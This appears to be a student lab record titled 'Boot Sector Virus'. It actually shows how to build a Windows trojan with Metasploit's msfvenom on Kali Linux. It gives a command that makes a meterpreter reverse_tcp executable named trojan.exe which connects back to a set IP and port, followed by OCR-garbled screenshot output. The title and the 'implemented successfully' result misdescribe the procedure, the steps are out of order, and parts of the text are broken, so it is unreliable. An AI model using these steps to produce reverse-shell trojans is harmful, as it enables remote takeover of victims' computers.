BOOT SECTOR VIRUS

Aim:

To implement boot sector virus.

Procedure:

Step 1: Update and Upgrade Kali Linux

Open the terminal and type in : sudo apt-get update

Next, type in: sudo apt-get upgrade

Step 3: Fix any errors

If you see this, it means that bundler is either set up incorrectly or hasn't been updated.

To fix this, change the current directory (file) to usr/share/metasploit-framework by typing in:

>> cd /usr/share/metasploit-framework/

from the root directory. If you make a mistake, you can type in >> cd.. to go back to the previous directory or type in any directory after cd to go there.

- 3. Now that we are in the metasploit-framework directory, type in
- >> gem install bundler to install bundler, then type in

>> bundle install

4.If bundler is not the correct version, you should get a message telling you which version to install (in this case it was 1.17.3). Type in >> gem install bundler:[version number] and then type in : gem update -system

After all of that, everything should work perfectly.

>> cd /root to go back

to the root directory.

Step 2: Open exploit software

Open up the terminal and type in: msfvenom

Step 4: Choose our payload

To see a list of payloads: msfvenom -l payload

Step 5: Customize our payload

msfvenom –list-options -p windows/meterpreter/reverse tcp

Step 6: Generate the virus

Now that we have our payload, ip address, and port number, we have all the information that we need.

Type in:

Syntax:

msfvenom -p [payload] LHOST=[your ip address] LPORT=[the port number] -f [file type] > [path] Example


msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.253 LPORT=4444 -f exe > trojan.exe

If we look in our files using ls, we see that our new file pops up.

Output:

```
| Comparison of the content of the c
```

File Machine View Input Devices Help



🛅 kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices 😽 | 📖 🛅 🍃 🝏 🕒 🗸 | 1 2 3 4 | 🖸 kali@kali: ~ File Actions Edit View Help L=\$ msfvenom

Error: No options


MsfVenom - a Metasploit standalone payload generator.


Also a replacement for msfpayload and msfencode.


Usage: /usr/bin/msfvenom [options] var=val>

Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe Example: /usr/bin/msfver

Options:
-l, -list
-p, -payload
-list-options
-f, -format
-e, -encoder
-service-name
-ser-name
-lafform
-o, -out
-b, -bad-chars
-n, -nospled
-pad-nops
-s, -space
-encoder-space
-i, -iterations
-c, -add-code
-x, -template
-k, -keep
-v, -var-name
-t, -timeout
-h, -help
-(kali@kali)-[-] aix/ppc/shell_bind_tcp aix/ppc/shell_find_port aix/ppc/shell_interact aix/ppc/shell_reverse_tcp android/meterpreter/reverse_http android/meterpreter/reverse_https Listen for a connection and spawn a command shell
Spawn a shell on an established connection
Simply execve /bin/sh (for inetd programs)
Connect back to attacker and spawn a command shell
Run a meterpreter server in Android. Tunnel communication over HTTP
Run a meterpreter server in Android. Tunnel communication over HTTPS







Result:

Hence boost sector virus implemented successfully.